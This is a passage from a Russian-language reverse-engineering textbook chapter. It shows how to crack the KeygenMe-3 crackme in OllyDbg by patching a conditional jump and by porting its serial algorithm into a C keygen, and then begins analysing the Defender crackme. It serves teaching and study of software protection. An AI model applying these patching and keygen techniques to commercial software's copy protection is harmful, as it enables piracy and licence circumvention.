


Рисунок 11.5. Импорт и экспорт Key4 в OllyDbg.

Сейчас нас интересует импортируемая запись `USER32.MessageBoxA`, поскольку именно этот вызов вполне мог создать окно сообщения с рисунка 11.2. OllyDbg позволяет выполнить с такой записью несколько действий, но моя любимая возможность, особенно для небольшой программы вроде crackme, - показать все ссылки кода на импортированную функцию. Это прекрасный способ найти вызов окна с сообщением о неудаче и, будем надеяться, окна об успехе. Выберите запись `MessageBoxA`, щёлкните правой кнопкой мыши и выберите Find References, чтобы открыть диалог References to MessageBoxA, показанный на рисунке 11.6.

Здесь собраны все ссылки кода Key4.exe на API `MessageBoxA`. Обратите внимание, что последняя запись ссылается на API инструкцией `JMP`, а не `CALL`. Это всего лишь импортируемая запись API, и фактически все остальные вызовы тоже проходят через неё. Для текущего обсуждения она несущественна. Остаются ещё четыре вызова с инструкцией `CALL`. Выбрав любую запись и нажав Enter, вы увидите дизассемблированный код, вызывающий API. Здесь же показаны переданные ему параметры, поэтому можно быстро понять, найдено ли нужное место.




Рисунок 11.6. Ссылки на MessageBoxA.

Первая запись приводит к окну About, что видно по тексту сообщения в OllyDbg. Вторая - к окну проверки параметра с текстом "Please Fill In 1 Char to Continue!!". Третья, по-видимому, ведёт именно туда, куда нужно. Ниже приведён код, который OllyDbg показывает для третьей ссылки на `MessageBoxA`.

```
0040133F    CMP EAX,ESI
00401341    JNZ SHORT Key4.00401358
00401343    PUSH 0
00401345    PUSH Key4.0040348C              ; ASCII "KeygenMe #3"
0040134A    PUSH Key4.004034DD              ; Text = " Great, You are
                                            ; ranked as Level-3 at
                                            ; Keygening now"
0040134F    PUSH 0                          ; hOwner = NULL
00401351    CALL <JMP.&USER32.MessageBoxA>  ; MessageBoxA
00401356    JMP SHORT Key4.0040136B
00401358    PUSH 0                          ; Style =
                                            ; MB_OK|MB_APPLMODAL
0040135A    PUSH Key4.0040348C              ; Title = "KeygenMe #3"
0040135F    PUSH Key4.004034AA              ; Text = " You Have
                                            ; Entered A Wrong Serial,
                                            ; Please Try Again"
00401364    PUSH 0                          ; hOwner = NULL
00401366    CALL <JMP.&USER32.MessageBoxA>  ; MessageBoxA
0040136B    JMP SHORT Key4.00401382
```

Похоже, мы оказались в нужном месте! Это классическая конструкция `if-else`, которая показывает одно из двух окон. Если `EAX == ESI`, программа выводит сообщение "Great, You are ranked as Level-3 at Keygening now", иначе - "You Have Entered A Wrong Serial, Please Try Again". Сначала попробуем просто исправить программу так, чтобы она всегда действовала, будто `EAX == ESI`, и посмотрим, получим ли сообщение об успехе.

Для этого дважды щёлкнем инструкцию `JNZ`, открывая диалог Assemble, показанный на рисунке 11.7.

Диалог Assemble позволяет изменять код программы, просто вводя нужные инструкции языка ассемблера. Параметр Fill with NOPs добавляет инструкции `NOP`, если новая инструкция короче старой. Это важный момент: работа с машинным кодом не похожа на работу в текстовом процессоре, где можно вставлять и удалять слова, сдвигая всё последующее содержимое. Перемещение машинного кода даже на один байт - довольно сложная задача, потому что многие ссылки в языке ассемблера относительны и сдвиг делает их недействительными. Olly даже не пытается это делать. Если новая инструкция короче заменяемой, Olly добавляет `NOP`. Если длиннее, будет перезаписана следующая инструкция исходного кода. В данном случае нас не интересует переход к сообщению об ошибке по адресу `Key4.00401358`, поэтому мы полностью удаляем его из программы. Введите `NOP` в диалоге Assemble, установив флажок Fill with NOPs. Тогда Olly гарантированно перезапишет инструкциями `NOP` всю исходную инструкцию.

Исправив программу, можно запустить её и посмотреть, что произойдёт. Важно помнить, что исправление применено только к отлаживаемой программе и пока не записано в исходный исполняемый файл. Поэтому сейчас проверить исправленный вариант можно лишь внутри отладчика. Нажмите F9. Как обычно, появится диалог KeygenMe-3. Введите в два поля случайные значения и нажмите "OK". Успех! Теперь программа показывает окно с сообщением об успехе, приведённое на рисунке 11.8.

На этом первый урок исправления кода завершён. В действительности простые программы, управляющие доступностью функций единственным оператором `if`, встречаются довольно часто, и метод применим ко многим из них. Несколько сложным может оказаться лишь поиск такого оператора. KeygenMe-3 - совсем крошечная программа. Более крупная может не использовать стандартный API `MessageBox` либо вызывать его сотни раз, что значительно усложняет задачу.

Не забывайте, что пока программа исправлена только внутри отладчика. Чтобы пользоваться взломанным вариантом, её пришлось бы запускать в OllyDbg. Для постоянного результата теперь нужно исправить двоичный исполняемый файл. Щёлкните правой кнопкой мыши по области кода в окне CPU, выберите Copy to Executable, а затем в подменю - All Modifications. Должно открыться новое окно с новым исполняемым файлом, содержащим внесённые исправления. Остаётся щёлкнуть это окно правой кнопкой, выбрать Save File и задать имя нового исправленного файла. Готово! OllyDbg действительно удобен для простых задач взлома и исправления. Один распространённый случай, когда исправление становится сложнее, - проверка программой собственной контрольной суммы, позволяющая убедиться в отсутствии изменений. Тогда для правильного исправления потребуется больше работы, но не бойтесь: это всегда возможно.




Рисунок 11.7. Диалог Assemble в OllyDbg.



Рисунок 11.8. Окно KeygenMe-3 с сообщением об успехе.

Генерация ключей

Возможно, вы заметили, а возможно, и нет, что в сообщении об успехе KeygenMe-3 говорилось: "Great, You are ranked as Level-3 at Keygening now", а не "Great, you are ranked as level 3 at patching now". У crackme тоже есть правила, и обычно их создатели определяют, каким способом следует решать задачу. Одни предназначены для исправления, другие - для создания генератора ключей. Генерация ключей - процесс разработки программ, которые воспроизводят алгоритм формирования ключей из технологии защиты и фактически предоставляют неограниченное число действительных ключей для всех желающих.

Вы можете спросить, зачем вообще нужна такая программа. Разве пираты не могут совместно использовать один ключ? Обычно нет. Для усиления защиты разработчики избегают алгоритмов, зависящих только от пользовательского ввода, и создают ключи по сочетанию введённых данных со сведениями о конкретном компьютере. Типичный подход - запросить полное имя пользователя и объединить его с серийным номером тома основного раздела жёсткого диска.[1] Серийный номер тома - случайное 32-разрядное число, назначаемое разделу при форматировании. Благодаря ему ключ продукта действителен только на компьютере, где был установлен, и пользователи не могут обмениваться ключами.

Для решения проблемы программные пираты применяют генераторы ключей, обычно содержащие точные копии алгоритмов формирования серийного номера из защищённых программ. Генератор принимает входные данные, например серийный номер тома и имя пользователя, и выдаёт ключ продукта, который нужно ввести в защищённую программу для активации. Другой вариант использует запрос: защищённая программа берёт серийный номер тома и имя пользователя и формирует из них запрос, представляющий собой просто длинное число. Пользователь получает его, должен позвонить поставщику ПО и запросить действительный ключ продукта, который будет создан по переданному числу. В таком случае генератор ключей просто преобразует запрос в ключ продукта.

Как следует из названия, KeygenMe-3 предназначена для создания генератора ключей, поэтому, исправив её, мы фактически схитрили. Исправим положение и создадим для KeygenMe-3 генератор.

Извлечение алгоритмов формирования ключей

Извлечение алгоритмов из продуктов с защитой от копирования часто становится простым и эффективным способом разработки генераторов ключей. Идея ясна: найдите внутри защищённой программы функцию или функции, рассчитывающие действительный серийный номер, и перенесите их в свой генератор. Прелесть в том, что по-настоящему понимать алгоритм не требуется: достаточно обнаружить его и найти способ вызвать из собственной программы.

Первоначальная задача - найти алгоритм формирования ключа внутри crackme. Способов много, но один из почти безотказных - отыскать код, считывающий содержимое двух полей, куда вводятся имя пользователя и серийный номер. Если главное окно KeygenMe-3 является диалогом, что легко проверить по API создания диалогов в коде инициализации, программа, вероятно, использует `GetDlgItemText` либо отправляет полю сообщение `WM_GETTEXT`. Предположим, что нас интересует `GetDlgItemText`. Вернитесь к окну Names в OllyDbg и найдите ссылки на `GetDlgItemTextA` или `GetDlgItemTextW`. Как и ожидалось, программа вызывает `GetDlgItemTextA`, а окно Find References to Import показывает два обращения к API, не считая прямого `JMP`, то есть записи таблицы адресов импорта.

```
004012B1    PUSH 40                             ; Count = 40 (64.)
004012B3    PUSH Key4.0040303F                  ; Buffer = Key4.0040303F
004012B8    PUSH 6A                             ; ControlID = 6A (106.)
004012BA    PUSH DWORD PTR [EBP+8]              ; hWnd
004012BD    CALL <JMP.&USER32.GetDlgItemTextA>  ; GetDlgItemTextA
004012C2    CMP EAX,0
004012C5    JE SHORT Key4.004012DF
004012C7    PUSH 40                             ; Count = 40 (64.)
004012C9    PUSH Key4.0040313F                  ; Buffer = Key4.0040313F
004012CE    PUSH 6B                             ; ControlID = 6B (107.)
004012D0    PUSH DWORD PTR [EBP+8]              ; hWnd
```

Листинг 11.1. Алгоритм преобразования первого поля ввода в KeygenMe-3. Продолжение следует.

```
004012D3    CALL <JMP.&USER32.GetDlgItemTextA>  ; GetDlgItemTextA
004012D8    CMP EAX,0
004012DB    JE SHORT Key4.004012DF
004012DD    JMP SHORT Key4.004012F6
004012DF    PUSH 0                               ; Style =
                                                ; MB_OK|MB_APPLMODAL
004012E1    PUSH Key4.0040348C                   ; Title = "KeygenMe #3"
004012E6    PUSH Key4.00403000                   ; Text = "    Please
                                                ; Fill In 1 Char to
                                                ; Continue!!"
004012EB    PUSH 0                               ; hOwner = NULL
004012ED    CALL <JMP.&USER32.MessageBoxA>       ; MessageBoxA
```

```
004012F2    LEAVE
004012F3    RET 10
004012F6    PUSH Key4.0040303F                  ; String = "Eldad Eilam"
004012FB    CALL <JMP.&KERNEL32.lstrlenA>       ; lstrlenA
00401300    XOR ESI,ESI
00401302    XOR EBX,EBX
00401304    MOV ECX,EAX
00401306    MOV EAX,1
0040130B    MOV EBX,DWORD PTR [40303F]
00401311    MOVSX EDX,BYTE PTR [EAX+40351F]
00401318    SUB EBX,EDX
0040131A    IMUL EBX,EDX
0040131D    MOV ESI,EBX
0040131F    SUB EBX,EAX
00401321    ADD EBX,4353543
00401327    ADD ESI,EBX
00401329    XOR ESI,EDX
0040132B    MOV EAX,4
00401330    DEC ECX
00401331    JNZ SHORT Key4.0040130B
00401333    PUSH ESI
00401334    PUSH Key4.0040313F                  ; ASCII "12345"
00401339    CALL Key4.00401388
0040133E    POP ESI
0040133F    CMP EAX,ESI
```

Листинг 11.1. Продолжение.

Прежде чем извлекать алгоритм преобразования из приведённого кода, посмотрим также на функцию по адресу `Key4.00401388`, которая, по-видимому, является частью алгоритма.

```
00401388    PUSH EBP
00401389    MOV EBP,ESP
0040138B    PUSH DWORD PTR [EBP+8]               ; String
```

Листинг 11.2. Алгоритм преобразования второго поля ввода в KeygenMe-3. Продолжение следует.

```
0040138E    CALL <JMP.&KERNEL32.lstrlenA>        ; lstrlenA
00401393    PUSH EBX
00401394    XOR EBX,EBX
00401396    MOV ECX,EAX
00401398    MOV ESI,DWORD PTR [EBP+8]
0040139B    PUSH ECX
0040139C    XOR EAX,EAX
0040139E    LODS BYTE PTR [ESI]
0040139F    SUB EAX,30
004013A2    DEC ECX
004013A3    JE SHORT Key4.004013AA
004013A5    IMUL EAX,EAX,0A
004013A8    LOOPD SHORT Key4.004013A5
004013AA    ADD EBX,EAX
004013AC    POP ECX
004013AD    LOOPD SHORT Key4.0040139B
004013AF    MOV EAX,EBX
004013B1    POP EBX
004013B2    LEAVE
004013B3    RET 4
```

Листинг 11.2. Продолжение.

По коду ясно, что алгоритм формирования ключа, вероятно, находится в двух областях. Первая - участок `Key4.0040130B` из листинга 11.1, вторая - вся функция из листинга 11.2. Часть листинга 11.1 формирует значение в ESI, а функция листинга 11.2 возвращает значение в EAX. Эти значения сравниваются и для сообщения об успехе должны быть равны; именно это сравнение мы исправили ранее.

Начнём с определения входных данных, необходимых фрагменту `Key4.0040130B`. В начале ECX содержит длину первой входной строки из верхнего текстового поля, известен адрес этой строки `40303F`, а также неизвестный жёстко заданный адрес `40351F`. Сразу заметно, что последовательность не перебирает каждый символ строки. Вместо этого первые четыре символа рассматриваются как одно двойное слово. Для переноса кода в собственный генератор нужно выяснить, что хранится по адресу `40351F`. Во-первых, перед обращением к памяти к адресу всегда прибавляется EAX. В начальной итерации EAX равен 1, поэтому фактически используется адрес `403520`. В следующих итерациях EAX устанавливается в 4, и обращение идёт к `403524`. Дамп `403520` в OllyDbg показывает следующие данные:

```
00403520  25 40 24 65 72 77 72 23  %@$erwr#
```

Обратите внимание, что обращающаяся к этому адресу строка использует лишь один байт, а не целое двойное слово. Поэтому в действительности программа обращается только к первому байту `0x25` и четвёртому `0x65`.

При взгляде на первый алгоритм из листинга 11.1 совершенно ясно, что это некоторый алгоритм формирования ключа, преобразующий имя пользователя в 32-разрядное число, которое в конце оказывается в ESI. А что делает второй алгоритм из листинга 11.2? Беглый осмотр показывает, что сложной обработки там нет. Он перебирает каждую цифру серийного номера, вычитает из неё `0x30`, то есть код цифры `0` в ASCII, и многократно умножает результат на 10, пока ECX не достигнет нуля. Для каждой цифры исходной строки умножение выполняется во внутреннем цикле, а число повторений определяется позицией цифры.

Пошаговое выполнение в отладчике покажет то, что опытный исследователь видит уже по самой функции: она преобразует переданную в параметре строку в двоичное двойное слово. Это эквивалент функции `atoi` из библиотеки времени выполнения C, но, по-видимому, является частной реализацией. `atoi` несколько сложнее; кроме того, OllyDbg умеет распознавать библиотечные функции, если ему предоставить библиотеку, однако в KeygenMe-3 он, похоже, ничего не нашёл.

Итак, первый алгоритм из листинга 11.1 особым способом преобразует имя пользователя в 32-разрядное двойное слово, а второй просто преобразует цифры из нижнего текстового поля. В нижнем поле должно находиться число, полученное первым алгоритмом. Значит, достаточно извлечь первый алгоритм в программу-генератор, чтобы он создавал для нас серийный номер. Проверим.

В листинге 11.3 показана перенесённая мной процедура для генератора ключей. По существу это функция C, скомпилированная компилятором Microsoft C/C++, со вставкой на языке ассемблера, скопированной из дизассемблера OllyDbg. Все инструкции в нижнем регистре добавлены вручную, как и имя `LoopStart`.

```
ULONG ComputeSerial(LPSTR pszString)
{

DWORD dwLen = lstrlen(pszString);
_asm
{

mov ecx, [dwLen]
mov edx, 0x25
mov eax, 1
LoopStart:

MOV EBX, DWORD PTR [pszString]
mov ebx, dword ptr [ebx]
//MOVSX EDX, BYTE PTR DS:[EAX+40351F]
```

Листинг 11.3. Перенесённый алгоритм преобразования первого поля ввода из KeygenMe-3. Продолжение следует.

```
SUB EBX, EDX
IMUL EBX, EDX
MOV ESI, EBX
SUB EBX, EAX
ADD EBX, 0x4353543
ADD ESI, EBX
XOR ESI, EDX
MOV EAX, 4
mov edx, 0x65
DEC ECX
JNZ LoopStart
mov eax, ESI
}
}
```

Листинг 11.3. Продолжение.

Я вставил эту функцию в крошечное консольное приложение, которое принимает имя пользователя и показывает возвращаемое `ComputeSerial` значение в десятичном виде. Оно лишь вызывает `ComputeSerial` и печатает результат. Ниже приведена точка входа программы-генератора.

```
int _tmain(int argc, _TCHAR* argv[])
{

printf ("Welcome to the KeygenMe-3 keygen!\n");
printf ("User name is: %s\n", argv[1]);
printf ("Serial number is: %u\n", ComputeSerial(argv[1]));
return 0;
}
```

Казалось бы, достаточно ввести в верхнее поле любое имя, совпадающее с переданным `ComputeSerial`, а в нижнее - возвращённое функцией значение, и KeygenMe-3 примет данные. Проверим. Передадим генератору параметр "John Doe" и запишем полученный серийный номер. Результат работы генератора показан на рисунке 11.9.




Рисунок 11.9. Генератор ключей KeygenMe-3 в работе.

Полученный серийный номер равен `580695444`. Запустите исходную, неисправленную версию KeygenMe-3 и введите "John Doe" в первое поле, а `580695444` - во второе. Снова успех! KeygenMe-3 принимает оба значения как действительные. Поздравляю, на этом второй урок взлома завершён.

Продвинутый взлом: Defender

Теперь, когда у вас есть приличное понимание основных принципов защиты, пора испачкать руки и попытаться преодолеть более мощный механизм. Для этого я создал специальную crackme под названием Defender. Она предназначена для демонстрации нескольких сильных приёмов защиты, похожих на встречающиеся в настоящих коммерческих технологиях. Предупреждаю: если до Defender вы никогда не сталкивались с серьёзной системой защиты, она может показаться невзламываемой. Это не так; нужны лишь большие знания и много терпения.

Defender тесно интегрирована с базовой операционной системой и специально разработана для Windows семейства NT. Она работает во всех доступных на момент написания системах этого семейства, в том числе Windows XP, Windows Server 2003, Windows 2000 и Windows NT 4.0, но не запускается в системах, не основанных на NT, например Windows 98 или Windows Me.

Для начала просто запустим Defender.EXE и посмотрим, что произойдёт. Обратите внимание, что это консольное приложение, поэтому обычно его следует запускать из окна командной строки. Я выбрал консольный режим, потому что он значительно упростил программу. Столь же мощную защиту можно было создать в обычном приложении с графическим интерфейсом, но написание заняло бы больше времени. Важно помнить: консольное приложение - не программа DOS! Системы семейства NT могут выполнять программы DOS в виртуальной машине NTVDM, но здесь это не так. Консольные приложения вроде Defender - обычные 32-разрядные программы Windows, которые лишь обходятся без API графического интерфейса Windows, сохраняя полный доступ к Win32 API, и взаимодействуют с пользователем через простое текстовое окно.

Запустите Defender.EXE из командной строки, и программа выведет общее сообщение об использовании. Оно показано на рисунке 11.10.




Рисунок 11.10. Defender.EXE, запущенная без параметров командной строки.

Defender принимает имя пользователя и 16-разрядный шестнадцатеричный серийный номер. Просто чтобы увидеть результат, передадим ей фиктивные значения. На рисунке 11.11 показана реакция Defender на имя John Doe и серийный номер `1234567890ABCDEF`.

Никакой драмы: Defender просто сообщает о неправильном серийном номере. Одна из причин всегда выполнять этот шаг при взломе - хотя бы узнать, как выглядит сообщение о неудаче. Его должно быть возможно найти где-либо в исполняемом файле.

Загрузим Defender.EXE в OllyDbg и впервые взглянем на неё. Сначала следует открыть окно Executable Modules и посмотреть, какие DLL статически связаны с Defender. Это окно показано на рисунке 11.12.




Рисунок 11.11. Defender.EXE, запущенная с именем John Doe и серийным номером 1234567890ABCDEF.




Рисунок 11.12. Исполняемые модули, статически связанные с Defender, в OllyDbg.



Рисунок 11.13. Импорт и экспорт Defender.EXE в OllyDbg.

Список действительно очень короток: только NTDLL.DLL и KERNEL32.DLL. Помните, у crackme KeygenMe-3 с графическим интерфейсом список был намного длиннее, но Defender является консольным приложением. Перейдём к окну Names, чтобы определить вызываемые Defender API. Окно Names для Defender.EXE показано на рисунке 11.13.

Очень странно. Похоже, единственный API, вызываемый Defender.EXE, - `IsDebuggerPresent` из KERNEL32.DLL. Нетрудно понять, что это едва ли правда. Программа должна каким-либо образом взаимодействовать с операционной системой, а не только вызывать `IsDebuggerPresent`. Например, как она печатает сообщения в окне консоли без обращения к ОС? Это просто невозможно. Пропустим программу через DUMPBIN и посмотрим, что он сообщит об импорте Defender. В листинге 11.4 приведён вывод DUMPBIN при запуске с параметром `/IMPORTS`.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file defender.exe
```

Листинг 11.4. Вывод DUMPBIN для Defender.EXE с параметром /IMPORTS. Продолжение следует.

```
File Type: EXECUTABLE IMAGE

Section contains the following imports:

KERNEL32.dll

405000 Import Address Table
405030 Import Name Table
0 time date stamp
0 Index of first forwarder reference

22F IsDebuggerPresent

Summary

1000 .data
4000 .h3mf85n
1000 .h477w81
1000 .rdata
```

Листинг 11.4. Продолжение.

Новостей немного. DUMPBIN тоже утверждает, что Defender.EXE вызывает только `IsDebuggerPresent`. Однако в разделе Summary есть немного интересного: DUMPBIN перечисляет секции модуля. По-видимому, у Defender нет секции `.text`, куда обычно помещают код исполняемых файлов PE. Вместо неё имеются две странные секции: `.h3mf85n` и `.h477w81`. Это не означает, что в программе нет кода, а лишь указывает, что он, скорее всего, спрятан в одной из секций с необычным именем.

Теперь разумно запустить DUMPBIN с параметром `/HEADERS`, чтобы лучше понять устройство Defender, см. листинг 11.5.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file defender.exe

PE signature found

File Type: EXECUTABLE IMAGE

FILE HEADER VALUES

14C machine (x86)
```

Листинг 11.5. Вывод DUMPBIN для Defender.EXE с параметром /HEADERS. Продолжение следует.

```
4 number of sections
4129382F time date stamp Mon Aug 23 03:19:59 2004
0 file pointer to symbol table
0 number of symbols
E0 size of optional header
10F characteristics
Relocations stripped
Executable
Line numbers stripped
Symbols stripped
32 bit word machine

